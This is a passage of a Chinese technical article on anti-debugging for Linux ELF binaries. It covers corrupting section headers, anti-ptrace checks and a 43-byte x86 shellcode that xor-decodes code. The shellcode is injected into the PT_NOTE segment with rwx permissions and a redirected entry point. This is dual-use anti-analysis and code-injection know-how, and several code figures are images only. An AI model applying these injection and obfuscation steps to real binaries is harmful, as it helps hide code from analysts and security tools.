


图1

第二类strace和ltrace则都是利用ptrace来跟踪子程序的，对于anti-ptrace，估计有经验的都知道，只要在进程中调用ptrace跟踪自己

（PTRACE_TRACEME）即可，如果返回-1即证明被跟踪了，以这个条件可以判断是否被调试，同时调用过PTRACE_TRACEME后，gdb、strace就不能再以进程调试（gdb --pid,strace -p）等方式加载已运行的进程了。

最麻烦的要数第三类静态调试了。ida这类静态反汇编令我们的反调试代码赤裸裸地暴露，但由于是流式字节反汇编，因此我们能用xor编码和插入垃圾指令来混淆欺骗，但我们也知道，这样做只能提高反汇编的成本而已。

既然反调试的方法已经清楚，那么接下来就是如何实现了。对付第一类，我们仅需编辑elf文件就能实现，如图2所示。




图2

代码很简单吧？函数传入参数memap，是把二进制文件mmap映射到内存的指针。这里用到一些elf数据结构，下面简单介绍，不熟悉的读者可以查一下man page或者看看/usr/include/elf.h。

一个elf文件的简略组成，如图3所示，其中的section head、program head位置表述可能并不准确，但通过上图可以知道，我们能通过elf_head查找到section head的位置（代码132行，通过elfhead中的e_shoff+文件基址），别忘记我们的目的仅仅是破坏它（代码139～142行）。直接向section head中填充随机数，这样binutils系列工具就拒绝加载文件了。




图3

对于第二类和第三类的反调试，我们需要将shellcode插到elf中。我的做法是先写带有反调试功能的shellcode，把程序的入口点指向shellcode，让shellcode下反调试陷阱后，再jmp跳回执行源程序。以下是shellcode的代码：

```
[root@localhost sc]# objdump -d sc2.o
sc2.o:     file format elf32-i386
Disassembly of section .text:
00000000 <anti_debug-0x5>:
   0:   60                      pusha
   1:   eb 02                   jmp    5
<anti_debug>
   3:   cc                      int3
   4:   cc                      int3
00000005 <anti_debug>:
   5:   31 db                   xor    %ebx,%ebx
   7:   6a 1a                   push   $0x1a
   9:   58                      pop    %eax
   a:   cd 80                   int    $0x80
   c:   40                      inc    %eax
   d:   74 09                   je     18 <decode>
0000000f <mainloop>:
   f:   68 aa aa 00 00          push   $0xaaaa
  14:   5f                      pop    %edi
  15:   6a 70                   push   $0x70
  17:   59                      pop    %ecx
00000018 <decode>:
  18:   8b 04 0f                mov
(%edi,%ecx,1),%eax
  1b:   83 f0 41                xor    $0x41,%eax
  1e:   89 04 0f                mov
%eax,(%edi,%ecx,1)
  21:   49                      dec    %ecx
  22:   75 f4                   jne    18 <decode>
00000024 <exit>:
  24:   61                      popa
  25:   68 aa aa 00 00          push   $0xaaaa
  2a:   c3                      ret
[root@localhost sc]# python -c 'print 0x2a'
42
```

shellcode实现了anti-ptrace、垃圾数据和xor解密的功能，有别样需求的可以自己编写。通过计算可以看到，我们的shellcode只有43字节（ret只占一字节）。简单解释一下shellcode：开始的push a和结尾的pop a用于保护寄存器的值；第3、4的int 3需要改为其他垃圾数据，这样就能稍微欺骗下流式反汇编工具了；第5～10行是调用ptrace，根据man page，只要ebx是PTRACE_TRACEME(0)就能忽略后3个参数了。

Ptrace成功后到第f-22的解密段，注意，不成功时我选择直接跳到一个错误的地址，这样会引起段错误。问题是，shellcode应该插在哪里呢？在翻man page的时候，我发现了如图4所示的信息。




图4

根据man page的解释，NOTE_SEGMENT只是用来保持附加信息的，也就是kernel在加载elf文件时并不会用到里面的数据。再"readelf -l"看看note SEGMENT，长度是0x44=68字节，完全能

放下我们的 shellcode，如图 5 所示。




图 5

从图 6 中可以看出的确没什么重要数据，只是用来标识的 elf 文件是由 gnu tools 生成的，现在可以向 NOTE SEGMENT 加入 shellcode 了。




图 6

现在万事具备，只欠代码了，片段如图 7 所示。




图 7

代码 176～184 行是备份原来程序入口点到 entry 中，因为后面需要把入口点指向 NOTE SEGMENT，代码接下来的工作就是在 PROGRAM HEAD 数组中寻找 NOTE SEGMENT 了。其实类似于寻找 SECTION HEAD，NOTE SEGMENT 存在于 SEGMENT HEAD 中。参考 elf.h，只要一个循环+判断语句就可以实现（代码 188～205 行）。如果循环后寻找失败就退出程序（代码 207～211 行）。我验证了大部分的/bin/下的文件，全都含有 NOTE SEGMENT。

如图 8 所示，代码 217 行调用函数 padding_sc，把原程序入口点替换为 shellcode 中的 0xAAAA。还记得 shellcode 中的 push ret 和 xor 解密的数据吗？代码 222～224 行是把修改好的 shellcode 复制到 NOTE SEGMENT 中，之后就如代码中注释所言，把 NOTE SEGMENT 和 LOAD SEGMENT 权限值改为 0x7，即 rwx，修改入口点到 NOTE SEGMENT（代码 234 行）。最后把原入口点的内容 xor 一下，对应 shellcode 中的 decode，同样是为了反流式调试程序。要记得的是，必须把 LOAD SEGMENT 也赋予写权限，因为程序执行时 shellcode 要修改其中的内容。




图 8

历尽千辛万苦，我们看看效果吧，如图 9 所示，能正常执行，Strace、objdump、gdb 都不能正常执行程序，ida 连原入口点的代码都逆不出来了，如图 10 所示。




图 9

